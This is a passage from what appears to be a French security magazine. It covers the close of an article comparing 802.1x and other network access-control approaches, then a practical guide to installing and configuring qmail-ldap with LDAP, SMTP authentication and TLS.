Plus globalement, la mise en œuvre de ces technologies doit être réfléchie et évaluée dans le détail. En effet, un incident ou un dysfonctionnement sur ce système aurait un impact majeur, en rendant le réseau local indisponible dans son ensemble. **Le maillon le plus critique étant le serveur RADIUS qui autorise ou refuse les connexions.** Dans une optique de rationalisation de l'infrastructure, il est envisageable de centraliser le serveur RADIUS. Ceci nécessite alors une solution assurant un haut niveau de disponibilité du réseau d'interconnexion, mais également la priorisation des échanges EAPoRADIUS pour éviter des latences gênantes, voir des dysfonctionnements. Il est important de signaler que le 802.1x peut être vulnérable à des attaques locales, en particulier grâce à l'insertion d'un concentrateur en coupure entre un poste conforme et le réseau [6]. Ces attaques nécessitent cependant d'être dans les locaux, de disposer d'un équipement conforme et authentifié, et que l'attaquant ait un niveau de compétences important. Plusieurs points doivent également être étudiés précisément avant d'envisager l'utilisation du 802.1x :

- **La confiance et la fiabilité des échanges** : il est important de s'intéresser aux possibilités d'usurpation et d'envoi d'informations erronées à l'infrastructure (envoi au réseau d'informations incorrectes, mais répondant aux exigences requises pour obtenir un accès). Un des critères à vérifier est la manière dont les échanges de conformité sont identifiés/authentifiés entre le client et le point de contrôle. Il est possible de garantir ces échanges en utilisant des mécanismes de signatures électroniques entre le client

de conformité et l'infrastructure. Ceci reste dépendant des solutions de contrôle de conformité utilisées. Cependant, l'usurpation des valeurs attendues directement au niveau du système d'exploitation afin de tromper le client de conformité est possible. Il suffit de se positionner « au-dessous » du client de conformité comme le ferait un *rootkit*. **Les attaques par dénis de services sont plus difficiles à réaliser, car c'est le commutateur qui déclenche l'authentification et qui relaie les informations au serveur RADIUS.**

- **Le support du 802.1x par les équipements réseau** : la comptabilité des équipements est évidemment un pré-requis. Il s'agit de s'interroger par exemple sur les fonctionnalités plus avancées telles que l'attribution dynamique de VLAN.
- **Le choix de la méthode d'authentification EAP** : des choix majeurs doivent être réalisés, en particulier, le fait d'authentifier la machine ou l'utilisateur et le choix de la méthode (certificat, mot de passe, *One Time Password*...). Ces décisions ont un impact important sur le coût global de la solution, sa facilité d'intégration sur les postes de travail et sa facilité d'usage par les utilisateurs.
- **Le client 802.1X/de conformité** : il s'agit d'un choix primordial pour le succès du projet. Deux solutions cohabitent :
  - **Un client intégré au système d'exploitation**. Ce dernier dispose souvent de fonctions minimalistes et peut causer des dysfonctionnements des postes de travail. Il est en effet crucial de ne pas créer de processus bloquant dans la phase de démarrage du poste (i. e. le poste doit accéder à un serveur pour finir de s'initialiser, mais le client 802.1x n'est pas encore initialisé et donc l'accès au réseau est bloqué). Ceci entraîne potentiellement des problèmes d'ouverture de session utilisateur, d'application des politiques de gestion des postes ou encore de mise à jour.
  - **Un client spécifique** soit dédié au 802.1x, soit intégré dans une solution de sécurité plus complète (avec par exemple un pare-feu et un module de contrôle de conformité). Ce dernier est souvent nécessaire pour disposer d'une bonne couverture fonctionnelle et d'un fonctionnement en ligne avec les contraintes de l'entreprise.

Le fait qu'il soit nécessaire de déployer un client sur les postes peut également poser des problèmes dans de très grands périmètres avec des personnes en situation de mobilité à l'intérieur de l'entreprise, puisque sans le client, les utilisateurs ne pourront pas avoir accès au réseau. Il faut donc envisager un déploiement global ou disposer de solutions alternatives. Nous verrons dans la suite de l'article des solutions.

- **La gestion des périphériques passifs** : il est nécessaire de prendre en compte les périphériques « non intelligents », en particulier les imprimantes et les téléphones sur IP. En effet, ces derniers ne disposent pas de client 802.1x (même si des premières initiatives sur les imprimantes sans fil WiFi voient le jour). Une solution simple est de prévoir un VLAN spécifique filtré et de réaliser un contrôle des adresses MAC de ces périphériques. Le problème est particulièrement criant pour les téléphones sur IP qui agissent souvent comme un commutateur intermédiaire, sans obligatoirement supporter le 802.1x.
- **Les opérations d'administration** : attention également aux mécanismes du type « *Wake On Lan* » qui peuvent être rendus inopérant par le contrôle d'accès réseau.
- **Le maintien à jour du référentiel de conformité et des postes de travail** : il s'agit de s'assurer que le niveau de sécurité exigé soit cohérent avec le niveau de sécurité réel pour éviter un engorgement des mécanismes de rémédiation. Une coordination entre les équipes en charge des postes de travail et celles en charge de contrôle de conformité est alors nécessaire.
- **La sécurité de la zone de quarantaine/par défaut** : les postes non reconnus seront automatiquement attribués à ce VLAN. Il est important d'y assurer un haut niveau de sécurité, car les postes infectés, les postes non à jour et ou les postes d'attaquants seront tous dans le même espace. Il s'agit par exemple d'empêcher les échanges entre poste ou encore de s'assurer du haut niveau de sécurité des serveurs de contrôle et de rémédiation.

Les solutions alternatives au 802.1x

Le 802.1x est la solution qui attire le plus l'attention actuellement, mais de nombreuses autres possibilités existent pour contrôler l'accès au réseau et la conformité des équipements. Nous allons les passer en revue dans la suite de l'article.

Contrôle au niveau IP par interception des requêtes DHCP

Une autre solution est l'interception des requêtes DHCP. Lors de l'initiation du poste, la requête DHCP est interceptée par un équipement en coupure devant les serveurs (DHCP Proxy par exemple), ou par le serveur lui-même. Le contrôle de conformité s'effectue dans une classe d'adresses spécifique (en /32 autorisant uniquement les communications entre le poste et le serveur de conformité). Si le contrôle est concluant, une adresse IP standard est assignée. Cette méthode est moins intrusive que le 802.1x, car elle ne nécessite pas de modification de l'architecture réseau. Cependant, elle est également **la plus sensible aux attaques en déni de service (envoi d'un grand nombre de requêtes DHCP usurpées)** et la plus facilement contournable. Une personne disposant de connaissances réseau sera capable de découvrir les paramètres nécessaires en réalisant par exemple une écoute sur le réseau et en configurant manuellement les paramètres dans sa machine (adresse IP statique). En termes d'attaque, il est également possible de mettre en place un serveur DHCP illicite sur le réseau et de récupérer les informations envoyées par les postes sains pour les rejouer ensuite avec une machine non conforme.

Contrôle au niveau 2 ou IP avec un équipement en coupure

Il s'agit alors d'insérer dans les équipements réseau (routeur, pare-feu...) ou dans un nouveau boîtier dédié, une fonction d'authentification et/ou de contrôle. L'authentification peut se dérouler de deux manières distinctes :

- Par une connexion directe sur l'équipement. Il faut alors que l'utilisateur ouvre une connexion sur l'équipement et qu'il s'authentifie (telnet, HTTP...).
- Par une redirection automatique (de type portail captif) qui facilitera la connexion de l'utilisateur.

Si la connexion est autorisée, des règles de sécurité particulières peuvent être appliquées. Ce système peut également être utilisé pour réaliser uniquement un contrôle de conformité. Les limites de cette solution reposent dans la capacité d'un attaquant à usurper l'adresse IP préalablement autorisée et à utiliser les droits « réseau » accordés. Le contrôle de conformité de l'équipement est également possible par le téléchargement, lors de la connexion, d'un client léger (ActiveX ou Java) vérifiant dynamiquement le contenu du poste

de travail. Ce type de solution est particulièrement intéressant pour protéger des ressources spécifiques à l'entrée du *data-center*. Cependant l'usurpation est possible assez facilement (réutilisation de la même adresse IP, usurpation de l'adresses MAC, utilisation de machine virtuelle, de translation d'adresse…). Le positionnement de l'équipement en coupure est également crucial. Le boîtier ne protégera que le réseau situé « derrière » lui, l'intégralité des postes présents en amont sera exposée sans contrôle possible. Cette technique est également sensible aux attaques par dénis de service sur le système d'authentification.

Contrôle au niveau IP par analyse distante du poste

Des solutions permettent un déploiement plus simple ne requérant pas un client sur le poste. Lors de la connexion, l'équipement de contrôle en coupure va effectuer une analyse de sécurité sur l'équipement tentant de se connecter. Cette analyse peut, par exemple, consister en une découverte des ports ouverts, une tentative de connexion avec un identifiant administrateur pour vérifier le déploiement des correctifs… Cette méthode n'autorise pas directement une vérification de l'identité de la personne accédant. Bien que très facile à déployer, cette méthode montre rapidement ses limites. En effet, comment réagir quand un poste se connecte et qu'il dispose d'un *firewall* personnel ? Toute analyse sera stoppée, cependant le poste pourrait être au bon niveau de sécurité ! De plus, cette méthode est facilement contournable par les techniques évoquées dans le paragraphe ci-dessus.

Contrôle au niveau IP par l'usage du protocole IPSec

Cette solution particulière est un peu en marge des mécanismes abordés précédemment. Elle ne permet pas une authentification et un contrôle de conformité lors de la connexion au réseau en lui-même, mais plutôt une vérification de l'identité lors de l'accès aux ressources. Bien que le protocole IPSec soit connu pour son utilisation en mode tunnel, il est possible de l'utiliser en mode transport pour sécuriser le trafic IP et réaliser un contrôle d'accès. Il s'agit de doter tous les équipements reconnus comme sûrs d'un certificat. A l'initiation de chaque connexion, le certificat présent sur la machine est utilisé pour établir la connexion avec la ressource distante. Cette ressource n'accepte que les connexions IPSec utilisant un certificat reconnu. Ce contrôle IPSec peut être mis en œuvre progressivement et uniquement sur certaines ressources. Il assure la création d'un réseau logique virtuel sans modification physique majeure et tout en conservant l'existant. Il s'agit d'une solution assez souple qui permet d'avoir une stratégie de protection centrée sur les ressources. Mais attention, il faut être en mesure de garantir que le niveau de sécurité des postes dotés du certificat sera maintenu dans le temps. Intrinsèquement, cette méthode ne contrôle pas le niveau de conformité du poste de travail. Cette méthode n'empêchera pas une personne malveillante d'accéder au réseau, mais elle n'aura alors qu'une visibilité réduite sur les postes de travail et les ressources. Le réseau reste cependant sensible à des attaques de type déni de service si aucun autre mécanisme de protection n'est mis en œuvre. D'autre part, le déploiement des certificats doit être encadré et leur sécurité sur le poste de travail assuré pour éviter qu'une personne malveillante ne puisse les extraire et les réutiliser ultérieurement.

De nombreux acteurs concernés

Le domaine du contrôle d'accès et de conformité est en pleine ébullition. Les acteurs majeurs de la sécurité côtoient des solutions *open source* et de nombreuses *startups* qui proposent des solutions innovantes. Un consortium, le *Trusted Network Computing Group* [5], est actuellement en phase de standardisation de l'ensemble des mécanismes liés au contrôle de conformité.

Des solutions commerciales

Ce marché attire de nombreux acteurs commerciaux, desquels ressortent particulièrement :

- **Les leaders du marché de la sécurité et des systèmes d'explotation** : Cisco avec la solution *Network Admission Control* (NAC) actuellement en version 2 et dont les premiers déploiements sont recensés, Juniper avec la solution *Unified Access Control* (UAC) qui va prochainement ajouter le support du 802.1x suite au rachat de FunkSoftware, ou encore Microsoft avec sa solution *Network Access Protection* (NAP) (en bêta actuellement) reposant historiquement sur le DHCP, mais qui étend progressivement son champ fonctionnel. Ces derniers proposent des architectures complètes couvrant l'ensemble des besoins.
- **Les acteurs de la sécurité du poste de travail et du réseau** : en particulier Symantec avec l'ancien produit de Sygate nommé SSE, Checkpoint et son client Integrity. Ces derniers proposent des clients autonomes qui vont interagir avec l'infrastructure réseau par l'intermédiaire du 802.1x et/ou en respectant les standards du TNC. Au niveau réseau, nous retrouvons particulièrement HP, Foundry, Nortel, Enterasys ou encore Alcatel.
- **De très nombreuses startups** : ConSentry, Lockdown Network, Nevis, StillSecure, BlueCat Networks, Infoblox… qui proposent souvent des solutions en *appliance* à intégrer aux points clés du réseau. La plupart sont compatibles et s'intègrent dans les architectures des acteurs majeurs du marché.

Des solutions open source

L'open source permet également la mise en œuvre des mécanismes de contrôle d'accès et de conformité. Un projet open source, « **Ungoliant** », est porté par les équipes de l'université d'Indianapolis. Cette solution autorise l'accès au réseau par l'intermédiaire d'un portail captif qui va réaliser un contrôle initial de la conformité du poste. Elle n'intègre pas de client sur le poste de travail. Elle utilise des systèmes de type IPS qui observent le trafic et qui agissent en cas de détection de comportement anormal. Le poste est alors mis en quarantaine par l'intermédiaire des commutateurs et par l'assignation d'une IP non routable. Malheureusement, ce projet semble peu actif depuis la sortie de sa première version.

Ungoliant s'appuie sur les briques open source suivantes :

- redirection des connexions : ISC DHCPD, OpenVMPS ;
- affichage des instructions : Apache et ISC Bind ;
- détection des incidents : Snort, Amavisd, NMAP.

De manière plus générale, plusieurs autres briques sont existantes et fonctionnelles :

- PacketFence, NetPass et UTOR ESP pour les solutions complètes de conformité. Un projet nommé « OpenNAC » a été récemment annoncé ;
- Open1x et WPA Supplicant pour la partie cliente 802.1x ;
- FreeRADIUS et Radiator pour la composante serveur RADIUS ;
- Netreg pour réaliser les contrôles sur les requêtes DHCP ;
- Daisy, ResNet pour le contrôle de conformité sur le poste.

En conclusion

Devant cette diversité de solution, il est difficile de réaliser un choix. Au-delà de l'aspect financier et de la compatibilité avec le parc existant, il s'agit alors de se poser les bonnes questions et d'étudier ses besoins sous les angles suivants :

- **Niveau de couverture et de résistance de la solution** : contrôle d'accès et/ou contrôle de conformité/d'admission, couverture de la protection (site, segment réseau, poste…), fiabilité des échanges et des contrôles, facilité de contournement et d'usurpation…
- **Détection des connexions** : compatibilité avec les réseaux locaux, sans-fil, d'accès distant, support des protocoles et des matériels utilisés (802.1x, DHCP…).
- **Contrôle d'accès** : compatibilité avec les référentiels de la société, support de l'authentification forte, transparence pour l'utilisateur, intégration dans la phase de démarrage du poste de travail…
- **Contrôle de conformité** : facilité d'écriture des règles, gestion des groupes d'utilisateurs, possibilité d'analyse des postes, critères utilisables, compatibilité avec le parc existant, fréquence de ré-analyse…
- **Isolation** : possibilité de créations de zone avec des politiques différenciées, isolation intra-zone, accès restreint, mais utilisable pour les visiteurs…
- **Remise à niveau** : possibilité de réparer les postes avec ou sans action de l'utilisateur, durée de réparation…

De manière transverse, les possibilités de *reporting*, de suivi et de support utilisateurs doivent également être prises en compte. **Le déploiement du contrôle d'accès et de conformité est une opération majeure apportant un niveau de sécurité pérenne dans le temps, mais requérant en contrepartie des investissements importants et une préparation longue.** Il est important de garder à l'esprit que ces solutions n'arrêteront pas des attaquants déterminés et chevronnés (possibilité de contournement et/ou d'usurpation), mais elles diminueront de manière significative la probabilité d'occurrence d'incidents sur le réseau local. Ces solutions, pour la plupart très jeunes, sont viables sur des périmètres bien définis et dans un cadre fixe. Leur déploiement à grande échelle est à prévoir pour les années à venir. Au-delà des problématiques techniques qui rendent l'intégration d'une solution de contrôle d'accès et de conformité complexe, c'est bien l'absence de standard et de solutions interopérables qui, aujourd'hui, freine les déploiements dans les réseaux d'entreprise, reposant naturellement sur des environnements hétérogènes.

Références

Normes et standards

[1] Le standard 802.1x : **http://standards.ieee.org/getieee802/download/802.1X-2004.pdf**

[2] *IEEE 802.1X Remote Authentication Dial In User Service (RADIUS) Usage Guidelines* : **http://www.ietf.org/rfc/rfc3580.txt**

[3] *RADIUS Attributes for Tunnel Protocol Support* : **http://www.ietf.org/rfc/rfc2868.txt**

[4] *Extensible Authentication Protocol* (EAP) : **http://www.ietf.org/rfc/rfc3748.txt**

[5] *Trusted Computing Group*: **https://www.trustedcomputinggroup.org/groups/network/**

[6] Un scénario d'attaque du 802.1x : **http://sl.mvps.org/docs/802dot1x.htm**

Références de solutions open source :

- Ungoliant : **http://ungoliant.sourceforge.net/**
- PacketFence : **http://www.packetfence.org/overview.html**
- Daisy : **http://vtntug.w2k.vt.edu/daisy.htm**
- VSF : **http://restek.wwu.edu/projects/vsf/**
- NetPass : **http://netpass.sourceforge.net/index.html**
- UTOR ESP : **http://www.utoronto.ca/security/UTORprotect/ESP/**
- OpenNAC : **http://www.opennac.net/**
- ResNet : **http://www.resnet.ku.edu/opensource/**

Références de solutions commerciales :

- Checkpoint Integrity : **http://www.checkpoint.com/products/enterprise/integrity.html**
- Cisco NAC : **http://www.cisco.com/en/US/netsol/ns466/networking_solutions_package.html**
- Juniper UAC : **http://juniper.net/products/ua/**
- Microsoft NAP : **http://www.microsoft.com/technet/itsolutions/network/nap/default.mspx**
- Symantec SSE : **http://www.symantec.com/Products/enterprise?c=prodinfo&refId=1304&cid=1322**

Fiche pratique : qmail-ldap

Les principaux aspects du fonctionnement de qmail ont été abordés en détail dans le numéro précédent. Nous allons clôturer cette fiche pratique en présentant qmail-ldap, un patch facilitant le déploiement de qmail au sein d'une entreprise.

Introduction

Pour utiliser les fonctionnalités liées à LDAP, il faut télécharger le patch d'Andre Oppermann [1]. Ce n'est pas un patch ordinaire, mais plutôt un *mega-patch* regroupant le support LDAP, mais aussi celui du TLS (la directive STARTTLS pour être précis), le SMTP authentifié, la mise en place d'un *cluster* de serveurs de mail, la prise en compte de quota, le POP obligatoire avant de faire du SMTP, etc. Il est utilisé dans de très gros environnements de production et en particulier chez un ISP suisse (l'employeur de M. Oppermann).

Installation

Pour installer `qmail-ldap`, il faut partir du source officiel de qmail et non `netqmail`. En effet, le patch intègre déjà toutes les mises à jour de `netqmail`.

```
bash# cd qmail-1.03
bash# gunzip -c ../qmail-ldap-1.03-20060201.patch.gz | patch -p1
```

Cette étape effectuée, il faut configurer certains éléments avant de procéder à la compilation. On commence par le fichier `Makefile` dans lequel on va déclarer quelles sont les options ainsi que les chemins des bibliothèques à utiliser.

La variable `LDAPFLAGS` conditionne la compilation de certains *patches* ou fonctionnalités proposés en standard avec `qmail-ldap` :

- `ALTQUEUE` : support du patch QMAILQUEUE (cf. paragraphe « Le filtrage applicatif »)
- `BIGBROTHER` : possibilité de rediriger tous les mails vers une adresse de « surveillance ».
- `BIGTODO` : applique le patch « big todo » qui corrige une erreur dans le décompte des messages dans le répertoire `/var/qmail/queue/todo`. Ce répertoire de la file d'attente contient des liens vers les enveloppes des mails. La création du lien implique que le message a réussi à entrer dans la file d'attente et attend son traitement par `qmail-send`. Cette erreur n'est visible que lorsque ce répertoire contient beaucoup de messages et/ou que `qmail-queue` fonctionne sans `qmail-send`.
- `BIND_8_COMPAT` : nécessaire pour les machines où sont installés les fichiers *header* de `bind9` qui sont incompatibles avec les versions précédentes (pour MacOS X 10.3 par exemple).
- `CLEARTEXTPASSWD` : pour que les mots de passe soient en clair dans l'annuaire LDAP.
- `DASH_EXT` : par défaut qmail-ldap est compilé avec une fonction de « catch all » c'est-à-dire que les mails pour lesquels le destinataire n'a pas été trouvé peuvent être envoyés vers une adresse spéciale (par défaut `catchall@domain.tld`, définie par `LDAP_CATCH_ALL` dans `qmail-ldap.h`). Cette option étend la fonctionnalité en activant le support des tirets : si un mail est envoyé à `a-b-c@domain.tld` et qu'il n'y a pas de destinataire, on va essayer de l'envoyer à `a-b-catchall@domain.tld`, puis à `a-catchall@domain.tld` et enfin à `catchall@domain.tld`. Le nombre de tirets à prendre en compte est défini par la variable `DASH_EXT_LEVELS` dans `qmail-ldap.h`.
- `DATA_COMPRESS` : active la compression SMTP. La variable `ZLIB` doit être définie.
- `EXTERNAL_TODO` : patch à utiliser sur des serveurs à très forte concurrence. Ce patch fait partie intégrante de `qmail-ldap`, mais peut être trouvé séparément. Il résout le « problème idiot » de qmail c'est-à-dire lorsque qmail passe plus de temps à lire les mails entrants qu'à en envoyer. En effet, tous les messages sont analysés par `qmail-send` pour décider s'ils sont à destination d'un utilisateur local ou distant (et donc s'ils doivent être envoyés à un autre serveur de messagerie). Théoriquement qmail est très efficace, mais sur des systèmes où il y a beaucoup de mails aussi bien locaux que distants, `qmail-send` devient un goulot d'étranglement : lors d'un cycle, `qmail-send` réalise un traitement des messages du répertoire `todo`, mais peut aussi mettre fin à plusieurs traitements empêchant par là que tous les *slots* disponibles pour la distribution des mails soient remplis. Si cette boucle était rapide, il n'y aurait aucun problème, mais c'est sans compter les nombreux accès aux fichiers qui « plombent » le temps d'exécution. La solution est donc de passer par un programme externe : `qmail-todo`.
- `QLDAP_CLUSTER` : active la fonctionnalité de *clustering*.
- `QMQP_COMPRESS` : active la compression QMQP. Attention, après l'application de ce patch, la compatibilité avec le protocole QMQP standard n'est plus assurée. Le protocole QMQP [2] (*Quick Mail Queuing Protocol*) a été inventé par DJB pour avoir une file d'attente unique dans un cluster de mail : la file repose sur une seule machine et toutes les autres machines du cluster utilisent ce protocole pour lui envoyer les mails qu'elles reçoivent.
- `SMTPEXECCHECK` : active le patch « antivirus » de Russell Nelsons. Il modifie le programme `qmail-smtpd` pour qu'il regarde la première ligne des attachements MIME et vérifie qu'elle n'est pas présente dans le fichier `/var/qmail/control/signatures`. La fonctionnalité est activée par la variable d'environnement `REJECTEXEC`.
- `DUPEALIAS` : pour faciliter la transition avec les messageries X.400.

Arnaud Guignard
arno@rstack.org,

Pascal Malterre
pascal@rstack.org,

Ingénieurs-chercheurs en sécurité des systèmes d'information au CEA/DAM Ile de France

Les autres paramètres sont les suivants :

- Les variables `LDAPLIBS` et `LDAPINCLUDE` servent à indiquer l'emplacement des bibliothèques et des fichiers de déclaration de l'installation d'OpenLDAP sur votre machine.
- Pour le support de la compression `ZLIB` (si l'on a préalablement défini `DATA_COMPRESS` ou `QMQP_COMPRESS`), il faut définir le paramètre éponyme.
- `MNW` active un patch résolvant un problème avec Netscape.
- `MDIRMAKE` et `HDIRMAKE` activent la possibilité de créer automatiquement les répertoires *Maildir* et personnel de l'utilisateur (respectivement).
- Pour la gestion de certains mots de passe, il faut définir au besoin la variable `SHADOWLIBS` (pour la quasi-majorité des systèmes, il faut utiliser `-lcrypt`).
- La variable `DEBUG` sert à introduire des traces dans les modules d'authentification ainsi que dans `qmail-ldap` (la verbosité est paramétrable via la variable d'environnement `LOGLEVEL` ; se reporter au point 10 du fichier `QLDAPINSTALL` pour plus de précisions).
- La compilation du support de TLS est fournie par les variables `TLS*`. On indique alors quel binaire va pouvoir dialoguer en TLS : `qmail-smtpd` si on désire que les clients puissent nous parler dans un tunnel TLS, `qmail-remote` si on désire pouvoir envoyer les mails à des serveurs qui utilisent du TLS.

D'autres paramètres peuvent être définis dans les fichiers `conf-*` et `qmail-ldap.h` dans le cas d'installations particulières (on peut par exemple spécifier la plage des UID autorisés à se connecter à l'annuaire). Nous laissons le soin au lecteur de les vérifier.

La compilation et l'installation se passent de la même manière qu'avec un qmail standard. Les deux options `make cert` et `make cert-req` rajoutées au `Makefile` sont les mêmes que celles du paragraphe *SMTP et TLS*. Pour démarrer les services, on peut, au choix, utiliser les scripts fournis dans le *Life with qmail* ou bien ceux disponibles dans le répertoire `/var/qmail/boot` qui sont spécifiques à `qmail-ldap`.

Description rapide de l'architecture

L'intérêt principal d'utiliser `qmail-ldap` est de n'avoir que des utilisateurs virtuels dont les comptes sont entièrement définis dans notre annuaire. Nous allons reprendre l'architecture utilisée dans l'article sur Dovecot (MISC 24) : le compte `mail` (UID = 8 et GID = 8) gère toutes les boîtes qui seront au format *Maildir++* et qui se trouveront dans le répertoire `/var/mail` (par exemple, la boîte de l'utilisateur `robert` sera `/var/mail/robert`).

Configuration LDAP

Il faut d'abord rajouter le fichier décrivant le schéma d'un utilisateur qmail dans le répertoire d'OpenLDAP. Le fichier se nomme `qmail.schema` et se trouve dans les sources de `qmail-ldap`. On modifie ensuite le fichier `slapd.conf` pour le prendre en compte et pour définir certains paramètres :

```
suffix "dc=rstack,dc=org"

include /etc/ldap/schema/core.schema
include /etc/ldap/schema/cosine.schema
include /etc/ldap/schema/nis.schema
include /etc/ldap/schema/inetorgperson.schema
include /etc/ldap/schema/qmail.schema
```

Nous allons ensuite peupler notre annuaire LDAP grâce au fichier LDIF suivant :

```
dn: dc=rstack,dc=org
        objectClass: top
        objectClass: dcObject
        objectClass: organization
        o: Rstack Team
        dc: rstack
        description: Rstack Team

dn: ou=accounts,dc=rstack,dc=org
        objectClass: top
        objectClass: organizationalUnit
        ou: accounts

dn: uid=robert,ou=accounts,dc=rstack,dc=org
        objectClass: top
        objectclass: person
        objectClass: posixAccount
        objectClass: qmailUser
        cn: Robert Stack
        sn: Stack
        uid: Robert
        uidNumber: 8
        gidNumber: 8
        homeDirectory: /home/mail
        mail: robert@rstack.org
        mailHost: mail.rstack.org
        mailMessageStore: /var/mail/robert/
        mailQuotaSize: 10000000
        mailQuotaCount: 10000
```

Remarques :

- L'UID de l'utilisateur est celui du compte `mail`.
- On peut indiquer comme ci-dessus les quotas applicables à un utilisateur via les paramètres `mailQuotaSize` (taille maximale de la boîte en octets) et `mailQuotaCount` (nombre maximum de mails).

Il ne nous reste plus qu'à enregistrer les éléments dans notre base et donner un mot de passe à Robert :

```
bash# ldapadd -x -W -D "cn=Manager,dc=rstack,dc=org" -f ~/rstack.ldif
bash# ldappasswd -x -W -S -D "cn=Manager,dc=rstack,dc=org" "uid=robert,ou=accou
nts,dc=rstack,dc=org"
```

Configuration qmail-ldap

Les paramètres essentiels de qmail sont à définir au préalable : variables `me`, `rcpthosts`, etc. Se reporter au numéro précédent pour plus de précisions.

Les paramètres spécifiques à `qmail-ldap` sont les suivants :

- `ldapbasedn` : sous-arborescence dans laquelle seront faîtes les requêtes LDAP.

  Exemple : `echo "dc=rstack,dc=org" > /var/qmail/control/ldapbasedn`

  Paramètre obligatoire.

- `ldapserver` : les serveurs LDAP, un par ligne.

  Exemple :

  ```
  mail.rstack.org:389
  mail2.rstack.org:389
  ```

  Paramètre obligatoire.

- `ldapuid` et `ldapgid` : l'UID et le GID utilisés pour les utilisateurs virtuels. Dans notre cas, c'est ceux de l'utilisateur `mail` (8).

- `ldaprebind` : avec cette option activée, on demande à `qmail-ldap` de se connecter au serveur LDAP avec le nom de l'utilisateur

- `ldaplogin` : si l'on ne peut pas ou qu'on ne veut pas utiliser la configuration précédente, on peut indiquer le nom d'un utilisateur qui a accès à l'annuaire LDAP (et surtout aux mots de passe de tous les utilisateurs). Attention : c'est un nom LDAP et non Unix.

  Exemple : `echo "cn=mail,ou=accounts,dc=rstack,dc=org" > /var/qmail/control/ldaplogin`

- `ldappassword` : le mot de passe en clair de l'utilisateur indiqué ci-dessus. Le mot de passe est utile pour le SMTP authentifié par exemple. Dans ce cas, c'est le processus `qmail-smtpd` (qui est lancé avec les droits de l'utilisateur `qmaild`) qui va réaliser l'authentification et doit donc avoir accès au fichier. Pour cela on peut donner les permissions suivantes :

  ```
  bash# chown qmaild /var/qmail/control/ldappasswd
  bash# chmod 400 /var/qmail/control/ldappasswd
  ```

- `ldaptimeout` : temps au bout duquel une requête LDAP est considérée comme ayant échoué. 30 secondes par défaut.

- `ldaplocaldelivery` : est-ce que l'on regarde le fichier `/etc/passwd` si l'utilisateur n'a pas été trouvé dans LDAP ? A positionner à `0` si l'on n'a que des utilisateurs virtuels : `echo 0 > /var/qmail/control/ldaplocaldelivery`

- `ldapmessagestore` : préfixe à appliquer au paramètre `mailMessageStore` de l'utilisateur s'il ne commence pas par un '/'. Si ce paramètre est `/var/qmail` alors les deux directives suivantes sont équivalentes :
```
mailMessageStore: robert/
mailMessageStore: /var/qmail/robert/
```
- `quotawarning` : texte indiquant que le quota alloué est bientôt dépassé. Le pourcentage à partir duquel un mail est envoyé est indiqué par la variable `QUOTA_WARNING_LEVEL` du fichier `qmail-ldap.h` (par défaut 70%).
- `defaultquotasize` et defaultquotacount : respectivement la taille maximale (en octets) et le nombre maximum de mails qu'un utilisateur peut avoir avant que les messages dont il est le destinataire soient renvoyés à l'expéditeur. Ne pas oublier de définir `quotawarning` si l'on veut que les utilisateurs soient prévenus de l'imminence du dépassement de la capacité de leur boîte.

Une fois `qmail-ldap` configuré, il ne reste plus qu'à démarrer les daemons adéquats. Pour cela, on va utiliser les scripts fournis avec le logiciels et qui sont dans `/var/qmail/boot`. Ceux gérant la distribution des mails (`qmail-send`) sont dans le répertoire qmail et ceux dédiés au démon SMTP sont dans `qmail-smtpd`. Comme nous n'utilisons pas la fonctionnalité de « POP avant SMTP », il faut rajouter une variable d'environnement dans `qmail-smtpd/env` :
```
bash# echo "true" > /var/qmail/boot/qmail-s mtpd/env/NOPBS
```

D'autre part, il faut définir pour quelles adresses IP nous souhaitons qu'il y ait une authentification SMTP pour effectuer du relais. Pour cela, il faut modifier le fichier gérant les listes de contrôles d'accès utilisé par `tcpserver`. Dans une installation standard de qmail, il se trouve dans `/etc/tcp.smtp`, mais `qmail-ldap` l'a déplacé dans `/var/qmail/control/qmail-smtpd.rules` :

```
bash# cat /var/qmail/control/qmail-smtpd.rules
127.:allow,RELAYCLIENT=""
:allow,SMTPAUTH="",AUTHPREPEND="Authenticated user: "
```
Ainsi, on peut relayer des messages seulement si l'on se connecte depuis l'interface locale ou bien si l'on a réussi à s'authentifier avec le serveur SMTP. Pour que ces règles soient prises en compte, il faut faire un `make` dans `/var/qmail/control` et créer les liens dans `/service` :

```
bash# ln -s /var/qmail/boot/qmail /service
bash# ln -s /var/qmail/boot/qmail-smtpd /service
```

Ajoutons maintenant le support TLS dans `qmail-smtpd` pour accepter des connexions chiffrées. `qmail-ldap` comprend une ancienne version (mais néanmoins fonctionnelle !) du patch de Frederik Vermeulen (celui utilisé au paragraphe « SMTP et TLS »). Pour que le TLS soit activé, il faut définir dans le `Makefile` les variables suivantes (à modifier suivant l'installation d'OpenSSL) :

```
TLS=-DTLS_SMTPD
TLSINCLUDES=-I/usr/local/include
TLSLIB=-L/usr/local/lib -lssl -lcrypto
OPENSSLBIN=openssl
```

On recompile et on réinstalle `qmail-ldap`. Comme vu précédemment, on peut ensuite générer un certificat auto-signé en utilisant la commande `make cert` dans le répertoire des sources de `qmail-ldap`.

Le certificat généré est alors enregistré dans le fichier `/var/qmail/control/cert.pem`. Enfin, pour que qmail-smtpd le prenne en compte, une variable doit être renseignée :

```
bash# echo "control/cert.pem" > /var/qmail/control/smtpcert
```

On peut maintenant utiliser la commande `STARTTLS` lors de notre connexion au serveur.

Pour parfaire la sécurité, on peut rendre obligatoire l'utilisation d'une session TLS pour réaliser l'authentification SMTP. Pour cela, on modifie la variable `SMTPAUTH` dans `/var/qmail/control/qmail-smtpd.rules` :

```
bash# cat /var/qmail/control/qmail-smtpd.rules
127.:allow,RELAYCLIENT=""
:allow,SMTPAUTH="TLSREQUIRED",AUTHPREPEND="Authenticated user: "
```

Un petit `make` dans le répertoire et le paramètre est pris en compte !

Pour de plus amples précisions, nous vous conseillons de regarder le *Life with qmail-ldap* [3], mais surtout les sources de qmail-ldap et notamment le fichier `QLDAPINSTALL`.

Conclusion

Dans ces deux fiches pratiques, nous n'avons abordé que les principaux aspects de `qmail`.

Ce programme est d'une telle richesse au niveau de ses possibilités qu'il n'est pas simple à prendre en main, mais le jeu en vaut la chandelle :une fois installé et configuré, il est rare d'avoir à le modifier tout en ayant une confiance quasi-aveugle dans sa sécurité.

De sources bien informées, il semblerait que DJB travaille actuellement sur une version 2.0. *To be continued...*

Liens

[1] *The big qmail picture*, patch SSL/TLS pour tcpserver, qmail-ldap : **http://www.nrg4u.com**

[2] *Quick Mail Queuing Protocol* : **http://cr.yp.to/proto/qmqp.html**

